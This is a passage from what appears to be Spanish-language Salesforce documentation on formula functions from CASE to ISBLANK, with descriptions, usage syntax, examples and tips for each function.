Utilice la siguiente fórmula de valor predeterminado para insertar un porcentaje de descuento diferente en una oportunidad en función del departamento de la persona que crea la oportunidad:

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

En este ejemplo, la fórmula inserta un porcentaje de descuento del 25 % en cualquier oportunidad creada por un usuario del departamento de "TI" o del 15 % en cualquier oportunidad creada por alguien del departamento "Campo". Se aplicará un cero si el creador no pertenece a alguno de estos departamentos. Se trata de un campo de porcentaje personalizado de oportunidades que utiliza el campo de usuario estándar `Departamento`.

**Idioma del producto**

Puede que desee asociar un producto a su idioma de manera que sus usuarios sepan el tipo de documentación o adaptador que deben incluir. Utilice la siguiente fórmula de valor predeterminado para definir automáticamente el idioma de un producto en función del país del usuario que crea el producto. En este ejemplo, el valor predeterminado es "Japonés" si el país del usuario es "Japón" e "Inglés" si el país del usuario es "EE.UU.". Si ninguno de los dos es cierto, se inserta el valor predeterminado "desconocido" en el campo `Idioma del producto`.

```
CASE($User.Country , "Japan", "Japanese", "US",
"English","unknown")
```

**Sugerencias:**

- Asegúrese de que las expresiones *`valor1`*, *`valor2`* son del mismo tipo de datos.
- Asegúrese de que las expresiones *`resultado1`*, *`resultado2`* son del mismo tipo de datos.
- Las funciones CASE no contienen funciones que devuelvan valores verdadero o falso. En vez de ello, haga que las expresiones verdaderas o falsas devuelvan números como:

  ```
  CASE(1, IF(ISPICKVAL (Term__c, "12"), 1, 0),
   12 * Monthly_Commit__c,
   IF(ISPICKVAL(Term__c, "24"), 1, 0),
   24 * Monthly_Commit__c, 0)
  ```

  En esta fórmula, `Plazo` es un campo de lista de selección que se multiplica por Confirmación mensual siempre que contenga el valor 1 para verdadero.

- El valor *`otro_resultado`* es necesario.
- Las funciones CASE devuelven un error siempre que cualquiera de las expresiones devuelva un error, independientemente del resultado que debiese aparecer. Por ejemplo, `CASE(Campo__c, "Socio", "P", "Cliente", "C", LEFT(Campo__c, -5))` devuelve un error aunque el valor del campo sea "Socio" o "Cliente" porque la última instrucción es ilógica.
- Si el campo de la función CASE está en blanco, devolverá el valor de *`otro_resultado`*. Por ejemplo, veamos esta fórmula: `CASE(Días_abierto__c, 3, "Reasignar", 2, "Asignar tarea", "Mantener")` muestra "Mantener" si el campo `Días abiertos` está en blanco, es 0 o muestra un valor distinto de 2 ó 3.
- Utilice funciones CASE para determinar si el valor de una lista de selección es igual a un valor concreto. Por ejemplo, la fórmula `CASE(Plazo__c, "12", 12 * Confirmación_mensual__c, "24", 24 * Confirmación_mensual__c,`

`0)` multiplica el importe de `Confirmación mensual` por 12 siempre que `Plazo` sea 12 o multiplica el importe de `Confirmación mensual` por 24 siempre que `Plazo` sea 24. En caso contrario, el resultado es cero.

## CASESAFEID

| | |
|---|---|
| **Descripción:** | Convierte un Id. de 15 caracteres en un Id. de 18 caracteres que no distingue entre mayúsculas y minúsculas. |
| **Uso:** | `CASESAFEID(`***`id`***`)`, donde *`id`* corresponde al Id. del objeto. |
| **Ejemplo:** | `CASESAFEID (Id)`<br>Esta fórmula sustituye el Id. de 15 caracteres por el Id. de 18 caracteres que no distingue entre mayúsculas y minúsculas. |
| **Sugerencias:** | • Convierta a Id. de 18 caracteres para una mejor compatibilidad con Excel.<br>• La función CASESAFEID está disponible en cualquier parte donde pueda definir una fórmula excepto en informes y S-Control. |

## CEILING

| | |
|---|---|
| **Descripción:** | Redondea hacia arriba un número al número entero más próximo. |
| **Uso:** | `CEILING(`***`número`***`)`, donde *`número`* corresponde al campo o expresión que se desea redondear. |
| **Ejemplo:** | **Redondeo hacia arriba (valor literal)**<br>`CEILING(2.5)`<br>Esta fórmula devuelve 3, que es 2,5 redondeado hacia arriba al número más próximo.<br>**Magnitud terremoto**<br>`CEILING (Magnitud__c)` devuelve el valor de un campo de número de fórmula que calcula la magnitud de un terremoto redondeado hacia arriba al número entero más próximo. |

## CONTAINS

| | |
|---|---|
| **Descripción:** | Compara dos argumentos de texto y devuelve TRUE si el primer argumento incluye al segundo argumento. Si no es así, devuelve FALSE. |
| **Uso:** | `CONTAINS(`***`texto, comparar_texto`***`)` donde *`texto`* corresponde al texto que contiene el valor de *`comparar_texto`*. |
| **Ejemplo:** | `IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")` |

| | |
|---|---|
| | Esta fórmula comprueba el contenido de un campo de texto personalizado denominado `Tipo_producto` y devuelve "Piezas" de cualquier producto que contenga la palabra "pieza". De lo contrario, devuelve "Servicio". Tenga en cuenta que los valores distinguen entre mayúsculas y minúsculas, por lo que si un campo `Tipo_producto` contiene el texto "Pieza" o "PIEZA", esta fórmula mostrará "Servicios". |
| **Sugerencias:** | • Esta función distingue entre mayúsculas y minúsculas para asegurar que el valor de *`comparar_texto`* tiene las mayúsculas correctas.<br>• Cuando utilice esta función en una regla de validación o de flujo de trabajo, los campos en blanco se consideran válidos. Por ejemplo, si tiene una regla de validación que comprueba si el número de serie de un activo comienza por "A", todos los activos con un número de serie en blanco se consideran válidos.<br>• La función CONTAINS no admite listas de selección múltiple. Utilice INCLUDES para ver si una lista de selección múltiple tiene un valor específico. |

## DATE

| | |
|---|---|
| **Descripción:** | Devuelve un valor de fecha a partir de los valores de año, mes y día especificados. Salesforce muestra un error en la página de detalles si el valor de la función DATE de un campo de fórmula es una fecha no válida como 29 de febrero en un año no bisiesto. |
| **Uso:** | `DATE(`***`año,mes,día`***`)`, donde *`año`* corresponde a un año con cuatro dígitos, *`mes`* a un mes con dos dígitos y *`día`* a un día con dos dígitos. |
| **Ejemplo:** | `DATE(2005, 01, 02)` crea un campo de fecha del 2 enero, 2005. |

## DATEVALUE

| | |
|---|---|
| **Descripción:** | Devuelve un valor de fecha para una expresión de fecha/hora o texto. |
| **Uso:** | `DATEVALUE(`***`expresión`***`)`, donde *`expresión`* corresponde a un valor de fecha/hora o texto, campo de combinación o expresión. |
| **Ejemplo:** | **Fecha de cierre**<br>`DATEVALUE(FechaCierre)` muestra un campo de fecha en función del valor del campo `Fecha/hora de cierre`.<br>**Valor de fecha**<br>`DATEVALUE("2005-11-15")` devuelve el 15 noviembre, 2005 como valor de fecha. |
| **Sugerencias:** | • Si el campo al que se hace referencia en la función no es campo de texto o fecha/hora válido, el campo de fórmula muestra #ERROR!<br>• Cuando se introduzca una fecha, rodee la fecha con comillas y utilice el siguiente formato: AAAA-MM-DD, que representa un año de cuatro dígitos, un mes de dos dígitos y un día de dos dígitos. |

- Si la *expresión* no coincide con los intervalos de fecha válidos, por ejemplo si MM no se encuentra entre 01 y 12, el campo de fórmula muestra #ERROR!
- Las fechas y horas se calculan siempre utilizando la zona horaria del usuario.

## DATETIMEVALUE

| | |
|---|---|
| **Descripción:** | Devuelve un valor de año, mes, día y hora GMT. |
| **Uso:** | `DATETIMEVALUE(`***expression***`)` y sustituya *expression* con un valor de fecha/hora o texto, campo de combinación o expresión. |
| **Ejemplo:** | **Fecha de cierre**<br>`DATETIMEVALUE(FechaCierre)` muestra un campo de fecha en función del valor del campo `Fecha/hora de cierre`.<br>**Valor de fecha**<br>`DATETIMEVALUE("2005-11-15 17:00:00")` devuelve el 15 noviembre, 2005 5:00 PM GMT como valor de fecha y hora. |
| **Sugerencias:** | • DATETIMEVALUE siempre se calcula utilizando la zona horaria GMT y no se puede cambiar.<br>• Cuando se introduzca una fecha específica, rodee la fecha con comillas y utilice el siguiente formato: AAAA-MM-DD, que representa un año de cuatro dígitos, un mes de dos dígitos y un día de dos dígitos.<br>• Si la *expresión* no coincide con los intervalos de fecha válidos, por ejemplo si MM no se encuentra entre 01 y 12, el campo de fórmula muestra #ERROR! |

## DAY

| | |
|---|---|
| **Descripción:** | Devuelve un día del mes en forma de un número comprendido entre 1 y 31. |
| **Uso:** | `DAY(`***fecha***`)`, donde *fecha* corresponde a un valor o campo de fecha como *TODAY()*. |
| **Ejemplo:** | `DAY(Congelación_código__c)` muestra el día de la fecha de congelación del código personalizada. Observe que no funciona para campos de fecha y hora. |

## DISTANCE

| | |
|---|---|
| **Descripción:** | Calcula la distancia entre dos ubicaciones en millas o kilómetros. |
| **Uso:** | `DISTANCE(`***miubicación1, miubicación2,*** `'unidad')` y sustituya *miubicación1* y*miubicación2* con dos campos de ubicación, o un campo de ubicación y un valor que devuelve la función GEOLOCATION. Sustituya *unidad* con mi (millas) o km (kilómetros). |
| **Ejemplos:** | **Distancia entre dos campos de geolocalización** |

```
DISTANCE(ubicación_almacén__c, ubicación_tienda__c, 'mi')
```

Esta fórmula devuelve la distancia en millas entre el almacén y la tienda. En este ejemplo, `ubicación_almacén__c` y `ubicación_tienda__c` son los nombres de dos campos de geolocalización personalizados.

**Distancia entre un campo de dirección y un campo de geolocalización**

```
DISTANCE(BillingAddress, ubicación_tienda__c, 'mi')
```

Esta fórmula devuelve la distancia, en millas, entre la dirección de facturación de una cuenta y una tienda. En este ejemplo, `BillingAddress` es el campo de dirección de facturación estándar del objeto Cuenta y `ubicación_tienda__c` es el nombre de un campo de geolocalización personalizado.

**Distancia entre un campo de geolocalización personalizado y coordenadas fijas**

```
DISTANCE(ubicación_almacén__c, GEOLOCATION(37.775,-122.418),
'km')
```

Esta fórmula devuelve la distancia, en kilómetros, entre el almacén y la latitud y longitud conocidas 37.775°, -122.418° (San Francisco, Estados Unidos).

**Distancias con condiciones**

```
IF(DISTANCE(ubicación_almacén__c, ShippingAddress, 'mi')<10,
"Cercana", "Lejana")
```

Esta fórmula actualiza un campo de fórmula de texto a `Cercana` si la distancia entre el almacén y el campo compuesto de dirección de envío de la cuenta es inferior a 10 millas. En caso contrario, actualiza el campo de texto a `Lejana`.

Consejo: Aunque DISTANCE puede calcularse en millas o kilómetros, la unidad no se devuelve en el cálculo. Si es posible, incluya la unidad de medida en el nombre de su campo de fórmula de distancia, de modo que los usuarios sepan si la distancia se expresa en millas o kilómetros.

**Sugerencias:**

- La función DISTANCE devuelve un tipo de datos numérico. La distancia siempre se calcula en decimales, incluso si está visualizando la notación de geolocalización en grados, minutos y segundos en la interfaz de usuario. Especifica el número de decimales que se muestran cuando crea un campo personalizado.
- La función DISTANCE no está disponible en informes, pero puede utilizarse en vistas de lista. Para utilizar DISTANCE en sus informes, configure un campo de fórmula y haga referencia al campo en sus informes.
- DISTANCE es la única función de fórmula que puede utilizar parámetros de GEOLOCATION.
- Existen limitaciones para la precisión y los cálculos de igualdad de DISTANCE.
  - DISTANCE admite únicamente los operadores lógicos > y <, que devuelven valores dentro (<) o más allá (>) de un radio especificado.
  - La distancia se calcula como una línea recta (a vuelo de pájaro) sin importar la geografía y la topografía entre los dos puntos.

  Para obtener detalles adicionales, consulte "Cómo SOQL calcula y compara distancias" en la *Referencia SOQL y SOSL de Force.com*.

## EXP

| | |
|---|---|
| **Descripción:** | Devuelve un valor de "e" elevado a la potencia del número especificado. |
| **Uso:** | `EXP(`***`número`***`)`, donde *`número`* corresponde a un valor de campo numérico como 5. |
| **Ejemplo:** | **Exponente de un valor literal**<br>`EXP(3)`<br>Esta fórmula devuelve el valor de "e" elevado al cubo.<br>**Interés compuesto**<br>`Principal__c * EXP(Tasa__c * Años__c)`<br>Esta fórmula calcula el interés compuesto en función de un campo de divisa personalizado para el campo de principal, un porcentaje personalizado para la tasa y un campo de número personalizado para los años. |

## FIND

| | |
|---|---|
| **Descripción:** | Devuelve la posición de una cadena dentro de una cadena de texto representada como número. |
| **Uso:** | `FIND(`***`texto_búsqueda, texto`***`[, `***`número_inicio`***`])`, donde *`texto_búsqueda`* corresponde a la cadena que desea buscar, *`texto`* corresponde al campo o expresión que desea buscar y *`número_inicio`* corresponde al número del carácter desde el que empezar a buscar de izquierda a derecha. |
| **Ejemplo:** | **Dirección**<br>`FIND(" ", Calle)` devuelve la posición del carácter situado en el primer espacio del campo `Calle`. Puede utilizar este número para averiguar la longitud de una dirección de calle como forma de separar las direcciones de calles del nombre de la calle en un campo de dirección.<br>**Derivación de las direcciones de sitios Web**<br>`SUBSTITUTE(Correoelectrónico, LEFT(Correoelectrónico, FIND("@", Correo electrónico)), "www.")` busca la ubicación del signo @ de la dirección de correo electrónico de una persona para determinar la longitud de texto que se remplazará con "www." para derivar su dirección de sitio Web. |
| **Sugerencias:** | • Asegúrese de retirar los corchetes "[" y "]" de la fórmula antes de validarla.<br>• Si el campo al que se hace referencia en el parámetro *`texto`* está en blanco, el campo de fórmula muestra 0.<br>• El parámetro *`texto_búsqueda`* distingue entre mayúsculas y minúsculas y no puede contener comodines.<br>• Si la búsqueda no devuelve ningún resultado, se mostrará 0 en el campo.<br>• El parámetro *`número_inicio`* es opcional. Si no introduce un valor de *`número_inicio`*, la fórmula utiliza el valor uno o el primer carácter de la cadena.<br>• Si el *`número_inicio`* no es mayor a cero, se mostrará 0 en el campo.<br>• Si el *`número_inicio`* no es mayor que la longitud del texto, se mostrará 0 en el campo. |

- Cuando introduzca el parámetro de *número_inicio*, recuerde que algunos campos como `Sitio Web` son únicos porque se agrega automáticamente un "http://" al principio del texto que introduzca.
- Tenga en cuenta que el primer carácter de una cadena se designa como uno, en vez de cero.

## FLOOR

| | |
|---|---|
| **Descripción:** | Devuelve un número redondeado hacia abajo al número entero más próximo. |
| **Uso:** | `FLOOR(`***`número`***`)`, donde *número* corresponde a un valor de campo numérico como 5,245. |
| **Ejemplo:** | **Importe de comisión**<br>`FLOOR(comisión__c)` redondea la comisión al número entero más cercano. |

## GEOLOCATION

| | |
|---|---|
| **Descripción:** | Devuelve una geolocalización en base a la latitud y la longitud proporcionadas. Debe usarse con la función DISTANCE. |
| **Uso:** | `GEOLOCATION(`***`latitud, longitud`***`)` y sustituya *latitud* y *longitud* con la geolocalización correspondiente en valores de código numéricos. |
| **Ejemplos:** | **Distancia entre un campo de geolocalización personalizado y coordenadas fijas**<br>`DISTANCE(ubicación_almacén__c, GEOLOCATION(37.775,-122.418), 'km')`<br>Esta fórmula devuelve la distancia, en kilómetros, entre el almacén y la latitud y longitud conocidas 37.775°, -122.418° (San Francisco, Estados Unidos). |
| **Sugerencias:** | • La función GEOLOCATION devuelve un tipo de datos de ubicación que solo puede y debe usarse con la función DISTANCE. La función GEOLOCATION no funciona de forma autónoma. |

## GETRECORDIDS

| | |
|---|---|
| **Descripción:** | Devuelve un conjunto de cadenas del formulario de Id. de registro para los registros seleccionados en una lista, como una vista de lista o lista relacionada. |
| **Uso:** | `{!GETRECORDIDS(`***`tipo_objeto`***`)}`, donde *tipo_objeto* corresponde a una referencia al objeto personalizado o estándar de los registros que desea recuperar. |
| **Ejemplo de botón personalizado:** | `{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c =` |

```
new sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
                  newRecords.push(c); } result =
sforce.connection.update(newRecords); window.location.reload(); }
```

En este ejemplo, todos los registros de casos seleccionados se actualizan con un `Estado` de "Nuevo". Para configurarlo en su organización, cree un botón de lista personalizado para los casos con los siguientes atributos:

- `Tipo de visualización` es "Botón de lista"
- `Comportamiento` es "Ejecutar JavaScript"
- `Contenido` tiene "OnClick JavaScript" como origen

Pegue el código anterior de muestra en el contenido de su botón personalizado. Por último, añada el botón de lista al formato de página que contiene la lista relacionada de casos, como cuentas u oportunidades. Los usuarios pueden seleccionar cualquier número de casos en la lista relacionada y hacer clic en el botón de lista para cambiar el estado de todos los casos a la vez. Tenga en cuenta la selección de `records[0] == null`, que muestra un mensaje a los usuarios cuando no seleccionan al menos un registro de la lista.

**Sugerencias:**

- Utilice variables globales para acceder a campos de combinación especiales de S-Control, botones personalizados y vínculos.
- Las actividades son tipos de objetos especiales. Utilice {!GETRECORDIDS($ObjectType.Task)} para crear un botón de lista de tareas. Utilice {!GETRECORDIDS($ObjectType.Event)} para crear un botón de lista de eventos.
- Esta función sólo está disponible con botones personalizados, vínculos y S-Control.

## GETSESSIONID

**Descripción:** Devuelve el Id. de la sesión del usuario.

**Uso:** `GETSESSIONID()`

**Ejemplo:**

```
HYPERLINK
("https://www.myintegration.com?sId="&
GETSESSIONID() & "?&rowID="&Name & "action=CreateTask","Create
a Meeting Request")
```

crea un vínculo a una aplicación externa de Salesforce, trasladando los parámetros de forma que pueda conectarse a Salesforce mediante la API y crear el evento necesario.

**Sugerencias:**

Importante: `$Api.Session_ID` y `GETSESSIONID()` devuelven el mismo valor, un identificador para la sesión actual en el contexto actual. Este contexto varía dependiendo de dónde se ha evaluado la función o la variable global. Por ejemplo, si utiliza en un campo de fórmula personalizado y ese campo aparece en un formato de página estándar en Salesforce Classic, la sesión a la que se hace referencia será una sesión de Salesforce básica. Este mismo campo (o bien la variable subyacente o resultado de fórmula), al ser utilizado en una página de Visualforce, hace referencia a una sesión de Visualforce en su lugar.

Los contextos de sesión se basan en el dominio de la solicitud. Así, el contexto de la sesión cambia siempre que cruza los límites de un nombre de host, como `.salesforce.com` a `.visual.force.com` o `.lightning.force.com`.

Los identificadores de sesión desde contextos diferentes y las sesiones en sí, son diferentes. Cuando cambia entre contextos, se sustituye la sesión antigua por la nueva y la sesión antigua deja de ser válida. El Id. de sesión también cambia en este momento.

Normalmente, Salesforce controla de forma transparente el intercambio de sesiones entre contextos, pero si está pasando el Id. de sesión usted mismo, tenga en cuenta que puede que sea necesario volver a acceder a `$Api.Session_ID` o `GETSESSIONID()` desde el nuevo contexto para garantizar un Id. de sesión válido.

Recuerde también que no todas las sesiones se crean del mismo modo. En particular, las sesiones obtenidas en un contexto Lightning Experience tienen privilegios reducidos y no tienen acceso de API. No puede utilizar estos Id. de sesión para realizar llamadas de API.

## HTMLENCODE

| | |
|---|---|
| **Descripción:** | Codifica texto y valores de campos de combinación para su uso en HTML reemplazando caracteres que están reservados en HTML, como el símbolo mayor que (>), por sus equivalentes para entidades HTML, como `>`. |
| **Uso:** | `{!HTMLENCODE(`***`texto`***`)}`, donde *`texto`* es el campo de combinación o cadena de texto que contiene los caracteres reservados. |
| **Ejemplo:** | Si el campo de combinación `ejemplo__c` contiene `<B>Introduzca la contraseña del usuario<b>`, `{!HTMLENCODE(ejemplo__c)}` daría como resultado: `<B>Introduzca la contraseña del usuario</b>` |
| **Sugerencias:** | Esta función únicamente está disponible en botones y vínculos personalizados, así como en Visualforce. |

## HYPERLINK

| | |
|---|---|
| **Descripción:** | Crea un vínculo con una dirección URL especificada a la que se puede acceder desde el texto especificado. |
| **Uso:** | `HYPERLINK(`***`url, nombre_descriptivo`*** `[,`***`destino`***`])`, donde *`url`* corresponde a la dirección Web, *`nombre_descriptivo`* corresponde al texto del vínculo y *`destino`*, que es opcional, corresponde a la ventana o marco en el que mostrar el contenido. |
| **Ejemplo:** | **Creación de eventos**<br>`HYPERLINK("00U/e?`<br>`retURL=%2F006x0000001T8Om&what_id="`<br>`& Id,`<br>`"Create Event")`<br>añada un vínculo denominado "Crear evento" que, cuando se hace clic en él, crea un nuevo evento asociado al objeto actual. |

**Marcador telefónico**

`HYPERLINK("http://nombreservidor/call?id=" & Id & "&phone=" & Teléfono, Teléfono)` crea un campo de número de teléfono que se puede vincular y que marca automáticamente el número de teléfono cuando se hace clic sobre él. En este ejemplo, `"nombreservidor"` y `"call"` corresponden al nombre de la herramienta de marcación y al comando que se utiliza para marcar respectivamente. El campo de combinación, `Id` inserta el identificador del contacto, candidato o registro de cuenta. El primer campo de combinación `Teléfono` indica a la herramienta de marcación el número al que debe llamar, mientras que el último campo de combinación `Teléfono` utiliza el valor del campo `Teléfono` como texto con vínculo en el que el usuario hace clic para marcar.

**Sugerencias:**

- Los campos de fórmula de hipervínculo son de tipo texto.
- Incluya el protocolo y la dirección URL entre comillas, como vemos en `HYPERLINK("http://www.cnet.com", "cnet")`.
- Evite utilizar funciones de texto como LEN, LEFT o RIGHT en los resultados de la función HYPERLINK.
- Al establecer vínculos en páginas de Salesforce, utilice un vínculo relativo, como "00U/e?retURL=%...", en las fórmulas de hipervínculo a menos que quiera añadir el campo de fórmula a un formato de búsqueda. Utilice la dirección URL completa, incluido el nombre del servidor y https://, en una fórmula de hipervínculo para agregarla a un formato de búsqueda. Tenga en cuenta que los campos de fórmula no se encuentran disponibles en los formatos de resultados de búsqueda.
- Utilice la variable `$Api` para hacer referencia a las URL de la API.
- Asegúrese de retirar los corchetes "[" y "]" de la fórmula antes de validarla.
- El parámetro *`destino`* es opcional. Si no especifica un *`destino`*, el vínculo se abre en una nueva ventana de explorador. Algunos parámetros comunes de *`destino`* son:

  **_blank**
  Muestra el vínculo en una nueva ventana sin denominar.

  **_self**
  Muestra un vínculo con el mismo marco o ventana que el elemento que le hace referencia.

  **_parent**
  Muestra un vínculo en el conjunto de marcos inmediatamente superior al marco actual. Este valor es el mismo que _self si el marco actual no tiene ningún marco superior.

  **_top**
  Muestra el vínculo en la ventana original completa, cancelando cualquier otro marco. Este valor es el mismo que _self si el marco actual no tiene ningún marco superior.

  Si desea más información sobre etiquetas HTML básicas, consulte un documento de referencia sobre HTML en Internet.

- La función HYPERLINK está disponible siempre que pueda definir una fórmula excepto valores predeterminados, actualizaciones de campo, S-Control, reglas de validación, procesos de aprobación, botones y vínculos personalizados y reglas de flujo de trabajo.

CONSULTE TAMBIÉN

Operadores y funciones de fórmula I a Z

Operadores y funciones de fórmula

## Operadores y funciones de fórmula I a Z

Utilice los siguientes operadores y funciones para crear fórmulas. Haga clic en el nombre del operador o la función que se incluyen a continuación para obtener más información. A no ser que se especifique lo contrario, todas las funciones están disponibles en los lugares donde se pueda incluir una fórmula, como los campos de fórmula, las reglas de validación, procesos de aprobación y reglas de flujo de trabajo.

Nota: Los espacios externos de los ejemplos siguientes se ignoran.

### IF

| | |
|---|---|
| **Descripción:** | Determina si las expresiones son verdaderas o falsas. Devuelve un determinado valor si son verdaderas y otro si son falsas. |
| **Uso:** | `IF(`***`prueba_lógica, valor_si_verdadero, valor_si_falso`***`)`, donde *`prueba_lógica`* corresponde a la expresión que desea evaluar; *`valor_si_verdadero`* al valor que quiera que se devuelva si la expresión es verdadera; y *`valor_si_falso`* al valor que quiera que se devuelva si la expresión es falsa. |
| **Ejemplo de campo de fórmula:** | **Pagos atrasados**<br>`IF(AND(Fecha_vencimiento_pago__c < TODAY(),Estado_pago__c ="NO PAGADO") , "PAGO ATRASADO", null )`<br>Esta fórmula determina si la fecha de vencimiento de pago ya ha pasado y el estado del pago es "NO PAGADO". Si es así, devuelve el texto "PAGO ATRASADO" y si no es así, deja el campo en blanco. Este ejemplo utiliza un campo personalizado de fecha denominado `Fecha de vencimiento del pago` y un campo personalizado de texto denominado `Estado del pago`.<br>**Insertar impuesto**<br>Utilice esta fórmula de valores predeterminados para establecer el impuesto de un activo con base en la ciudad del usuario. Cree un campo de porcentaje personalizado con el siguiente valor predeterminado:<br>`IF($User.City = "Napa", 0.0750,`<br>`IF($User.City = "Paso Robles", 0.0725,`<br>`IF($User.City = "Sutter Creek", 0.0725,`<br>`IF($User.City = "Los Olivos", 0.0750,`<br>`IF($User.City = "Livermore", 0.0875, null`<br>`)`<br>`)`<br>`)` |

```
 )
)
```

**Ejemplo de botón personalizado:**

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+
"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

Este ejemplo utiliza la función IF para determinar si una dirección está en EE.UU. o Reino Unido para utilizar el tipo de mapa de Google adecuado para mostrar la dirección.

**Sugerencias:**

- Asegúrese de que las expresiones *valor_si_verdadero* y *valor_si_falso* son del mismo tipo de datos.
- Cuando utilice una función IF con la variable $Profile.UserType para determinar el tipo de licencia de usuario de Salesforce que tiene el usuario registrado, utilice los siguientes valores:
  - Estándar de Salesforce
  - Socio avanzado de usuario de PRM
  - Éxito de clientes de usuario de portal de cliente
  - Éxito de clientes avanzados de gestor del portal de clientes

  Por ejemplo, utilice las siguientes fórmulas para determinar si el usuario registrado tiene el tipo de licencia entre comillas:

  ```
  IF(ISPICKVAL($Profile.UserType ,"Standard"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"PowerPartner"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"CustomerSuccess"), 100, 0.1)
  ```

  Nota: Los campos de combinación $Profile solo están disponibles en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

## IMAGE

**Descripción:** Inserta una imagen con texto alternativo y especificaciones de altura y anchura.

**Uso:** `IMAGE(`***`url_imagen, texto_alternativo, altura, anchura`***`)`, donde *url_imagen* es la ruta completa a la imagen; `texto_alternativo` es la cadena de texto que desea mostrar cuando no se puede mostrar la imagen por cualquier motivo y que puede utilizar el software lector de pantalla; *altura* es el tamaño vertical de la imagen en píxeles; y *anchura* es el tamaño horizontal de la imagen en píxeles.

**Ejemplo:**

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
"&m;=g&t;=0", "Yahoo"))
```

Esta fórmula muestra un icono de Yahoo! Messenger interactivo que indica si la persona está conectada al servicio. Los usuarios pueden hacer clic en el icono para iniciar una conversación mediante Yahoo! Messenger con esa persona. Este ejemplo utiliza un campo de texto personalizado llamado `Yahoo Name` en los contactos donde puede almacenar el Id. de usuario de Yahoo! Messenger.

**Sugerencias:**

- Los parámetros *`altura`* y *`anchura`* son opcionales.
- Utilice una cadena de texto para sustituir los parámetros *`url_imagen`* y *`texto_alternativo`*. Ponga las cadenas de texto entre comillas.
- Sustituya los parámetros *`altura`* y `anchura` por números.
- Agregue imágenes a la ficha Documentos si desea verlas en otros lugares. Por ejemplo, guarde la imagen de un producto en una carpeta de documentos, copie la URL en el documento y pegue dicha URL en el parámetro *`url_imagen`* de un campo de fórmula de la ficha Productos.
- Si utiliza Internet Explorer, puede que tenga que cambiar la configuración de seguridad para que no muestre una advertencia cuando las imágenes utilicen el protocolo HTTP. Para obtener instrucciones sobre el cambio de la configuración de seguridad, consulte la ayuda interactiva de Internet Explorer.
- La función IMAGE no puede incluir la función GETSESSIONID como uno de sus argumentos.
- La función IMAGE únicamente está disponible en campos de fórmula y plantillas de correo electrónico.

## INCLUDE

**Descripción:**

Devuelve el contenido de un miniprograma de S-Control. Utilice esta función para reutilizar un código común en muchos S-Control.

**Uso:**

`{!INCLUDE(`***`origen`***`, [`***`entradas`***`])}`, donde *`origen`* corresponde al miniprograma S-Control al que desea hacer referencia. Sustituya *`entradas`* por cualquier información que desee introducir en el miniprograma.

**Ejemplo de S-Control:**

**Inclusión de miniprograma de encabezado**

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My
Title",
                    theme = "modern"])} </body> </html>
```

Este ejemplo hace referencia a un miniprograma que ofrece un encabezado para la página que haya creado para que se muestre en una ficha Web. Muestra como título "Mi título". Utilice la variable global de $SControl para hacer referencia a un Custom S-Control.

**Inclusión de parámetros de entrada**

Utilice los dos siguientes ejemplos para comprobar cómo se puede crear un miniprograma reutilizable e incluirlo en un S-Control.

```
<h2
                    class="{!$Request.titleTheme}.title">
{!$Request.titleText}</h2>
```

Este miniprograma requiere dos parámetros de entrada: *titleTheme* (título del tema) y *titleText* (texto del título). Es una etiqueta HTML reutilizable que presenta un título de página y tema en función de los parámetros de entrada. A continuación, cree un S-Control que incluya el siguiente miniprograma:

```
<html> <head> </head> <body> {!
                    INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"]) } ... Insert your page
specific content
                    here ... </body> </html>
```

Este S-Control utiliza el miniprograma denominado Título_Miniprograma para mostrar el título de la página "Mi título de prueba" y el tema moderno. Sustituya *Introduzca el contenido específico de la página aquí* por su contenido HTML y utilice el S-Control como origen de una ficha Web para crear sus propias páginas en Salesforce.

**Sugerencias:**

- Como esta función hace referencia a un miniprograma de S-Control sin copiarlo, siempre ejecuta el contenido más reciente del miniprograma de S-Control. Recuerde que, cuando aplique cambios a su miniprograma de S-Control, dicho cambio afectará a todas las funciones INCLUDE que le hacen referencia.
- Utilice la variable global $Solicitud para acceder a la información del miniprograma.
- Esta función sólo está disponible con botones personalizados, vínculos y S-Control.

## INCLUDES

**Descripción:** Determina si cualquier valor seleccionado en el campo de lista de selección múltiple es igual a un literal de texto que especifique.

**Uso:** `INCLUDES(`***campo_lista_selección_múltiple, literal_texto***`)`, donde *campo_lista_selección_múltiple* es el nombre del campo de combinación de la lista de selección múltiple y *literal_texto* es el valor de la lista de selección múltiple que desea igualar entre comillas.

**Ejemplos:** `INCLUDES(Hobbies__c, "Golf")` devuelve TRUE si uno de los valores seleccionados en la lista de selección múltiple `Hobbies` es Golf.

**Sugerencias:**

- La expresión *literal_texto* debe ser de tipo de texto y estar entre comillas. No puede ser un campo de combinación o el resultado de una función.
- Salesforce devolverá un error si se produce cualquiera de lo siguiente:
  - No proporciona una expresión *literal_texto*.
  - Introduce una expresión *literal_texto* vacía, como `""` o `" "`.

- Utilice ISBLANK para determinar si un campo de lista de selección múltiple está vacío.
- Utilice la función PRIORVALUE en la función INCLUDES para comprobar si el valor anterior de un campo de lista de selección múltiple incluía un valor específico. Por ejemplo:

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

## ISBLANK

| | |
|---|---|
| **Descripción:** | Determina si una expresión tiene un valor y devuelve TRUE si no lo tiene. Si contiene un valor, esta función devuelve FALSE. |
| **Uso:** | `ISBLANK(expresión)`, donde *expresión* corresponde a la expresión que se desea evaluar. |
